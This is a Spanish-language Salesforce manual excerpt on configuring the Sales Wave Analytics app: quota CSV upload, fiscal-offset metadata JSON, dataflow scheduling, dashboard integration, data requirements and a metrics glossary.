Cuando crea la aplicación Sales Wave, se crea un conjunto de datos Cuota (Destino) junto con la aplicación. Para explorar cómo los miembros del equipo realizan un seguimiento de sus cuotas mensuales, trimestrales o anuales en Sales Wave, debe actualizar el conjunto de datos Cuota completando los siguientes pasos. También puede ver el vídeo Crear la aplicación Sales Wave, Parte 2: Cargar el archivo CSV de cuota y programar un flujo de datos, que trata los pasos descritos aquí.

Nota: Cuando trabaje con archivos .CSV que desea importar en Sales Wave, créalos y ábralos únicamente utilizando un editor de texto compatible con UTF-8. Al abrirlos en Microsoft Excel u otro software de hojas de cálculo se cambia el formato de los archivos .CSV y los convierte en inutilizables en Sales Wave


PERMISOS DE USUARIO

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"


Nota: Si su empresa no realiza un seguimiento de cuotas a nivel del usuario, puede omitir este paso. Solo tiene que completar esto si responde "sí" a la pregunta del asistente de configuración sobre si su organización supervisa las cuotas al nivel de usuario.

1. Cree un archivo CSV que incluya los siguientes campos, en este orden: QuotaAmount, StartDate (en formato dd-mm-aaaa), OwnerName y Username. Los nombres de campos diferencian entre mayúsculas y minúsculas y deben aparece en su archivo exactamente como se muestran aquí. Para consultar un ejemplo, consulte Archivo .CSV de ejemplo de Sales Wave.
2. Guarde el archivo en una ubicación que puede recordar fácilmente.
3. En Salesforce, vaya a la página de inicio de Wave Analytics y busque el conjunto de datos Cuota (Destino).
4. Pase el ratón sobre el conjunto de datos y, a continuación, haga clic en **Modificar**.
5. Salesforce muestra la pantalla de modificación de conjuntos de datos para el conjunto de datos Cuota. Desde la sección Actualizar datos, seleccione **Seleccione el archivo o arrástrelo**





6. En el cuadro de diálogo que se abre, navegue hasta el archivo .CSV que ha creado en el Paso 1 y haga doble clic en él.
7. Haga clic en **Actualizar conjunto de datos**.
8. Si su periodo fiscal es diferente al periodo de calendario, como cuando empieza en otra fecha que no sea el 1 de enero, tendrá también que actualizar el archivo de metadatos de cuota.
   a. Copie el código JSON desde el archivo JSON del conjunto de datos de cuota de Sales Wave y péguelo en el editor de texto que prefiera.
   b. Cambie el valor de `"fiscalMonthOffset"` de 4 a un número que represente el mes en el que comience su periodo fiscal. En los metadatos de Sales Wave, el numeral "0" representa enero, "1" representa febrero y así sucesivamente, con "11" representando diciembre.
   c. Guarde el archivo en su escritorio y cárguelo en Sales Wave arrastrándolo a **Seleccione el archivo o arrástrelo aquí...** en la sección Agregar archivo de metadatos (JSON) de la pantalla de modificación del conjunto de datos.
   d. Haga clic en **Actualizar conjunto de datos**.


9. Tras cargar sus datos de cuota, vuelva a ejecutar el flujo de datos para actualizar los paneles.
   a. Haga clic en el menú del engranaje de la esquina superior de la pantalla de Sales Wave y seleccione Supervisor de datos.




   b. Seleccione la vista Flujo de datos desde el menú de la parte superior izquierda de la pantalla del Supervisor de datos.




   c. Localice su aplicación; es posible que tenga que desplazarse hacia abajo en la página. Abra el menú ubicado en el extremo derecho de la pantalla junto al icono y el nombre de la aplicación y, a continuación, haga clic en




   es todo. El flujo de datos garantiza que Sales Wave dispone de los datos más recientes de su empresa. Puede obtener más información acerca de flujos de datos en Programar el flujo de datos diario de la aplicación Sales Wave .

Archivo .CSV de ejemplo de Sales Wave

Este es un ejemplo del archivo .CSV que crea para actualizar el conjunto de datos Cuota (Destino) de la aplicación Sales Wave.

Archivo JSON del conjunto de datos de cuota de Sales Wave

Utilice este archivo para actualizar el conjunto de datos de cuota de Sales Wave si la fecha de inicio de su año fiscal *no* es el 1 de enero.

## Archivo .CSV de ejemplo de Sales Wave

Este es un ejemplo del archivo .CSV que crea para actualizar el conjunto de datos Cuota (Destino) de la aplicación Sales Wave.

**Nota:** Este archivo solo sirve como ejemplo. Cree un archivo .CSV único con datos de cuotas para miembros de su equipo incluyendo los siguientes campos:

- QuotaAmount
- StartDate
- OwnerName
- Nombre de usuario

Cree el archivo utilizando un editor de texto compatible con UTF-8 y no abra el archivo con Microsoft Excel u otra aplicación de hojas de cálculo. Los nombres de campos diferencian entre mayúsculas y minúsculas y deben aparece en su archivo exactamente como se muestran aquí.

Consulte Actualizar el conjunto de datos Cuota (Destino) de Sales Wave en la página 3849.

**Ejemplo:**

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
```

## Archivo JSON del conjunto de datos de cuota de Sales Wave

Utilice este archivo para actualizar el conjunto de datos de cuota de Sales Wave si la fecha de inicio de su año fiscal *no* es el 1 de enero.

Copie el contenido de este archivo en el editor que prefiera y cambie el valor de `"fiscalMonthOffset"` (que se muestra en **negrita**) al mes del inicio de su periodo fiscal. En los metadatos de Sales Wave, el numeral "0" representa enero, "1" representa febrero y así sucesivamente, con "11" representando diciembre. En el código que aparece a continuación, el número está establecido en "4", que representa el mes de mayo. Utilice el número que representa el mes de inicio de su periodo fiscal. Guarde luego el archivo y cárguelo en Sales Wave siguiendo las instrucciones de Actualizar el conjunto de datos Cuota (Destino) de Sales Wave.

```
{
    "objects": [
        {
            "connector": "CSV",
            "fullyQualifiedName": "Quota_csv",
            "label": "Quota.csv",
            "name": "Quota_csv",
            "fields": [
                {
                    "fullyQualifiedName": "QuotaAmount",
                    "name": "QuotaAmount",
                    "type": "Numeric",
                    "label": "QuotaAmount",
                    "precision": 18,
                    "defaultValue": "0",
                    "scale": 0
                },
                {
                    "fullyQualifiedName": "StartDate",
                    "name": "StartDate",
                    "type": "Date",
                    "label": "StartDate",
                    "format": "yyyy-MM-dd",
     "fiscalMonthOffset": 4,
     "isYearEndFiscalYear": true

                },
                {
                    "fullyQualifiedName": "OwnerName",
                    "name": "OwnerName",
                    "type": "Text",
                    "label": "OwnerName"
                },
                {
                    "fullyQualifiedName": "Username",
                    "name": "Username",
                    "type": "Text",
                    "label": "Username"
                }
            ]
        }
    ]
}
```

## Programar el flujo de datos diario de Sales Wave

Programe un flujo de datos diarios a una hora fuera del horario de oficina estándar antes de empezar a explorar con Sales Wave.

Cuando crea Sales Wave, el proceso de creación incluye un flujo de datos que importa los datos de Sales Cloud más recientes a Wave. Puede programar el flujo de datos para que vuelva a ejecutarse cada día para garantizar que su aplicación emplea datos de Salesforce actualizados. Programe el flujo de datos para que se lleve a cabo en algún momento fuera del horario laboral de modo que el flujo de datos no interrumpa su uso de la aplicación.

Nota: El flujo de datos de Sales Wave se ejecuta solo una vez cuando crea la aplicación. Prográmelo para que se ejecute diariamente de forma que la aplicación emplee los datos de ventas más recientes.


PERMISOS DE USUARIO

Para crear y gestionar aplicaciones Wave:


- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

También puede ver el vídeo Crear la aplicación Sales Wave, Parte 2: Cargar el archivo CSV de cuota y programar un flujo de datos, que trata los pasos descritos aquí.

1. Vaya a **Wave Analytics** en el menú de Force.com (parte superior derecha de la ventana de Salesforce) si aún no está ahí. Abra el Supervisor de datos haciendo clic en el icono de engranaje de la parte superior derecha de la pantalla.





2. Seleccione la vista Flujo de datos desde el menú de la parte superior izquierda de la pantalla del Supervisor de datos.




3. Localice la aplicación que creó; es posible que tenga que desplazarse hacia abajo en la página. Abra el menú en el extremo derecho de la pantalla junto al icono y el nombre de la aplicación. Seleccione **Programar** y establezca una hora para el flujo de datos. Seleccione una hora fuera del horario laboral normal de modo que el flujo de datos no interrumpa las actividades comerciales. Haga

clic en




**Guarda**

## Integrar Sales Wave con Salesforce

| PERMISOS DE USUARIO | |
|---|---|
| Para utilizar aplicaciones basadas en plantillas Wave: | "Utilizar aplicaciones basadas en plantillas de Wave Analytics" |
| Para utilizar Sales Wave: | "Acceder a aplicaciones y plantillas Sales Cloud Analytics" |
| Para crear y gestionar aplicaciones Wave: | "Gestionar aplicaciones basadas en plantillas de Wave Analytics" |
| | "Modificar flujos de datos de Wave Analytics" |
| Para modificar el archivo (XMD) de metadatos ampliado de un conjunto de datos: | "Modificar flujos de datos de Wave Analytics" |

**EDICIONES**

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

Haga que Sales Wave sea más utilizable realizando una variedad de integraciones y personalizaciones opcionales.

Al anular los nombres de funciones en conjuntos de datos, incrustar el panel "Sales Wave - Descripción general de cuentas" en su página Cuentas de Salesforce y exponer Sales Wave como una ficha en Salesforce Classic, podrá facilitar a su equipo el uso de la aplicación.


### Agregar acciones a los paneles de Sales Wave

Los paneles de Sales Wave utilizan acciones que se activan en los formatos de página Cuenta y Oportunidad. Para agregar acciones, es necesario modificar el formato de página de esos objetos.

En Salesforce, vaya a la ficha Cuentas u Oportunidades, abra la página de una cuenta u oportunidad y, a continuación, haga clic en el vínculo **Modificar formato** de la parte superior de la página.

En las Acciones rápidas de la sección Publicador, haga clic en el vínculo **sustituir el formato global del publicador**. Si usted u otro usuario de su organización ya ha realizado esta acción, no verá el vínculo. Tenga en cuenta que esta sección puede denominarse de una forma ligeramente diferente en la organización que utilice, como por ejemplo "Acciones rápidas en el publicador de Salesforce Classic".

En el panel Formato de cuenta o Formato de oportunidad (dependiendo del objeto al que esté agregando acciones) en la parte superior de la página, haga clic en **Acciones rápidas** a la izquierda. Arrastre las acciones que comiencen por la palabra "Nueva" (por ejemplo, Nueva tarea, Nueva nota) a las Acciones rápidas en la sección Publicador.




Haga clic en **Guardar** para guardar sus cambios. Las acciones que agregue al formato están ahora disponibles en los gráficos y tablas en los paneles de Sales Wave.

## Anular Nombre de función en conjuntos de datos

Sales Wave utiliza la Jerarquía de funciones de Salesforce para ayudarle a comprender el rendimiento de las ventas de su empresa. Cuando crea la aplicación por primera vez, los paneles de Sales Wave muestran el número asociado con nombre de función en la jerarquía. Esa no es la forma más útil de ver la función. Para ver el nombre de la persona responsable de esa función, puede actualizar el valor de la función modificando el archivo Metadatos ampliados (XMD) del conjunto de datos.

Digamos que su jerarquía de funciones es la siguiente:

```
CEO (Manager: Paul)
                  Sales_WW (Manager: Yves)
                       Sales_WEST
                       Sales_EAST
```

Para que el nombre del gerente aparezca en los paneles de Sales Wave, actualice el archivo XMD del conjunto de datos de Oportunidad con lo siguiente:

```
{"labels": {
          "keys": {
                  "RoleName": {
                  "CEO": "Paul",
                  "Sales_WW": "Yves"
                   },
            }
}}
```

Para obtener más información, consulte Referencia de metadatos ampliados (XMD) de Wave Analytics.

## Incrustar el panel Descripción general de cuenta en el formato de página Cuenta

Optimizamos los paneles Resumen de cuenta y Resumen de oportunidades de Sales Wave para que se incruste en el formato de página Cuenta de Salesforce. Puede realizar esta acción siguiendo las instrucciones de Incrustar su panel en una página de Salesforce.

Para poder filtrar el panel en base a la cuenta que está viendo, utilice esta cadena como filtro:

```
{
      "opportunity1": {
            "AccountId": ["$Id"]
      }
 }
```

`opportunity1` corresponde con el nombre del sistema del conjunto de datos Oportunidad. Este nombre puede ser diferente en su organización.

### Hacer que Sales Wave esté disponible en una ficha de Salesforce Classic

Puede acceder a Sales Wave dirigiéndose a Wave Analytics en el menú de Force.com y seleccionando la aplicación desde la página de inicio de Wave. Para facilitar el acceso a la aplicación para su equipo, puede exponerla como una ficha en Salesforce Classic. Para ello, cree una nueva ficha que apunte a una página de Visualforce que incluya el panel "Sales Wave - Descripción general". Las instrucciones completas están disponibles en Agregar un panel de Wave Analytics a una página de Visualforce.

## Comprender las limitaciones de la aplicación Sales Wave Analytics

Sales Wave requiere que Sales Cloud incluya datos específicos y admite un conjunto limitado de objetos de Salesforce.

### Requisitos de datos de Sales Wave

Los datos de Sales Cloud deben cumplir los siguientes requisitos para que los paneles de Sales Wave funcionen correctamente:

- Utilizar objetos de ventas estándar.
- Tener al menos un evento y una tarea conectados con una oportunidad.
- Activar el seguimiento de historial para los campos Importe, Etapa y CloseDate en el objeto Oportunidades.
- Los Casos deben estar conectados a Cuentas si selecciona importar datos de Casos a Sales Wave empleando el asistente de configuración.
- Existen dos requisitos si selecciona importar datos de Candidatos a Sales Wave empleando el asistente de configuración.
  1. Al menos un candidato debe convertirse en una oportunidad.
  2. El candidato debe estar conectado a una cuenta.
- Existen dos requisitos si selecciona importar datos de Campañas a Sales Wave empleando el asistente de configuración.
  1. Al menos una oportunidad debe estar conectada a una campaña.
  2. Al menos un miembro de campaña debe estar conectado a una campaña.
- Existen dos requisitos si selecciona importar tipos de registro de oportunidad a Sales Wave empleando el asistente de configuración.
  1. Al menos debe definirse un tipo de registro de oportunidad.
  2. El tipo de registro de oportunidad debe estar conectado a al menos una oportunidad.

### Compatibilidad de Sales Wave con objetos y campos de Salesforce

Sales Wave admite todos los datos y los objetos estándar y personalizados de Salesforce. No obstante, cuando crea por primera vez la aplicación, solo incluye de forma predeterminada un conjunto predefinido de objetos y campos.

Sales Wave crea un flujo de datos que expone los campos seleccionados de los siguientes objetos estándar de Salesforce:

- Cuentas
- Usuarios
- Funciones
- Oportunidades
- Productos (partida de oportunidad)
- Tareas
- Eventos

Sales Wave admite campos estándar y personalizados en objetos estándar de Salesforce. Los campos proporcionados se determinan según las respuestas que proporcione cuando cree la aplicación empleando el asistente de configuración incorporado.

Nota: Sales Wave limita la admisión de objetos personalizados a no más de diez objetos personalizados por cada organización que implemente Sales Wave. Esta limitación es contractual, no técnica.

Para agregar objetos personalizados o campos adicionales no incluidos cuando crea la aplicación por primera vez, tendrá que actualizar el flujo de datos de Sales Wave. Para obtener detalles, consulte Crear conjuntos de datos con un flujo de datos.

### Compatibilidad de Sales Wave con datos que no proceden de Salesforce

Sales Wave no es compatible con fuentes de datos externas excepto un archivo CSV que contiene datos de cuota a nivel del usuario. La importación de otros datos externos requiere una licencia adicional. Consulte a su representante de Salesforce para obtener más detalles.

Nota: Para incluir datos sobre cuotas en Sales Wave, es necesario que cargue un archivo CSV con los detalles. Para obtener más información, consulte Actualizar el conjunto de datos Cuota (Destino) de la aplicación Sales Wave.

## Información sobre la terminología de datos de la aplicación Sales Wave

Para sacar el máximo provecho de la aplicación Sales Wave, es importante entender los parámetros y términos utilizados en la aplicación.

**Tabla 54: Paneles de Sales Wave**

| Parámetro/Término | Fórmula | Descripción/Notas |
|---|---|---|
| Cerrada ganada | | Cantidad de oportunidades cerradas y ganadas. |
| Cerrada perdida | | Cantidad de oportunidades cerradas y perdidas. |
| Total de cerradas | Cerradas ganadas + Cerradas perdidas | Cantidad total de oportunidades que se han cerrado. |
| Cuota | | Cantidad que se ha planificado/asignado/personalizado para un periodo de tiempo concreto. |
| Logro de cuota | Cerrada ganada / Cuota | Cantidad de cuota que se ha logrado. |
| Prevista para cerrar | Varias | Puede utilizar Categoría de previsión o Nombre de etapa para calcular. |
| Previsión | Cerrada ganada + Prevista para cerrar | Cantidad que se prevé/pronostica que finalice en un periodo de tiempo. |

| Parámetro/Término | Fórmula | Descripción/Notas |
|---|---|---|
| Previsión en cuota | Previsión / Cuota | Índice de previsión en cuota. |
| Se debe cerrar | Cuota: Cerrada ganada | Cantidad necesaria para alcanzar la cuota. |
| Se debe buscar | Cuota: Previsión | Cantidad necesaria para alcanzar la cuota, después de tener en cuenta oportunidades que se prevé su cierre en el futuro. |
| Oportunidad en curso abierta | | Cantidad total de oportunidades abiertas en las oportunidades en curso, donde Categoría de previsión no es igual a Cerrada u Omitida. |
| Cobertura de oportunidad en curso abierta | Oportunidad en curso abierta / Se debe cerrar | Cantidad de oportunidades en curso que cubren las que se deben cerrar. |
| Reservas | | Cantidad de oportunidades Ganada cerrada para nuevas empresas. |
| Diferencia | Este año - Año pasado | Diferencia entre dos elementos. |
| A / A % | (Este año / Año pasado): 1 | Tasa de crecimiento año tras año. |
| Precio de venta medio | Importe total ($) / Recuento total (#) | Precio de venta medio para Oportunidades, Productos, etc. |
| Porcentaje de ganancia medio por $ | Cerradas ganadas / Total de cerradas | Proporción de éxito en oportunidades cerradas, basándose en cantidad ($). |
| Porcentaje de ganancia medio por # | Cerradas ganadas / Total de cerradas | Proporción de éxito en oportunidades cerradas, basándose en recuento (#). |
| Ciclo de ventas medio | Fecha de cierre - Fecha de creación | El tiempo que tarda la negociación en cerrarse. |
| % de descuento medio | abs ( (Precio de venta / Precio de lista)-1 ) | Cantidad reducida de lo que se ha indicado. |

## La aplicación Service Wave Analytics

La aplicación Service Wave le permite empezar a trabajar rápidamente con Wave Analytics y proporciona un trayecto claro desde sus datos de Service Cloud en cualquier dispositivo. Ya sea un gerente o agente de asistencia, tendrá todo lo que necesita en un único punto para descubrir perspectivas clave de datos para ayudar a hacer crecer su negocio.

Consejo: Siga estos pasos en el orden que se indica para empezar a trabajar con Service Wave. Si no ha utilizado Wave antes, obtenga más información acerca de ella en la *Biblioteca de Wave Analytics*.

1. Acerca de la aplicación Service Wave

   Salesforce creó la aplicación Service Wave Analytics para facilitar a los gerentes y agentes de asistencia la utilización de los datos para impulsar el éxito de su negocio de asistencia. Conozca los beneficios de la aplicación antes de crear y utilizar la aplicación para explorar su datos de Service Cloud.

2. Paneles y conjuntos de datos preintegrados de Service Wave
   La aplicación Service Wave incluye paneles y conjuntos de datos preintegrados para acelerar la exploración de los datos de Service Wave para gerentes y agentes de asistencia.
3. Configurar permisos de Salesforce para la aplicación Service Wave Analytics
   Configure su organización para utilizar la aplicación Service Wave activando Wave, asignando licencias de conjuntos de permisos y luego creando y asignando conjuntos de permisos.
4. Crear y compartir la aplicación Service Wave
   Utilice el configurador sencillo de la aplicación Service Wave para crear la aplicación y empezar a descubrir el valor de sus datos de forma rápida.
5. Actualizar la aplicación Service Wave
   Aproveche las últimas funciones de Service Wave actualizando su aplicación cada vez que lanzamos una nueva versión.
6. Personalizar Service Wave con el asistente de configuración
   Utilice el asistente de configuración de Service Wave para crear la aplicación Service Wave de modo que refleje cómo su empresa almacena y ve datos de Service Cloud.
7. Ejemplo de configuración de mediciones de CSAT
   Este escenario proporciona detalles para ayudarle a responder las preguntas de la Página 4 del asistente de configuración de Service Wave.
8. Programar el flujo de datos diario de Service Wave
   Programe un flujo de datos diarios a una hora fuera del horario de oficina estándar antes de empezar a explorar con Service Wave.
9. Incrustar paneles de barra lateral de Service Wave en una página de Salesforce
   Agregue paneles de Service Wave a páginas de Salesforce de modo que su equipo de asistencia pueda obtener una vista completa de sus casos y tomar las acciones apropiadas.
10. Comprender las limitaciones de la aplicación Service Wave Analytics
    Service Wave requiere que Service Cloud incluya datos específicos, admite inicialmente un conjunto limitado de objetos de Salesforce y tiene algunas otras limitaciones.

## Acerca de la aplicación Service Wave

Salesforce creó la aplicación Service Wave Analytics para facilitar a los gerentes y agentes de asistencia la utilización de los datos para impulsar el éxito de su negocio de asistencia. Conozca los beneficios de la aplicación antes de crear y utilizar la aplicación para explorar su datos de Service Cloud.

### EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

### PERMISOS DE USUARIO

Para utilizar aplicaciones basadas en plantillas Wave:

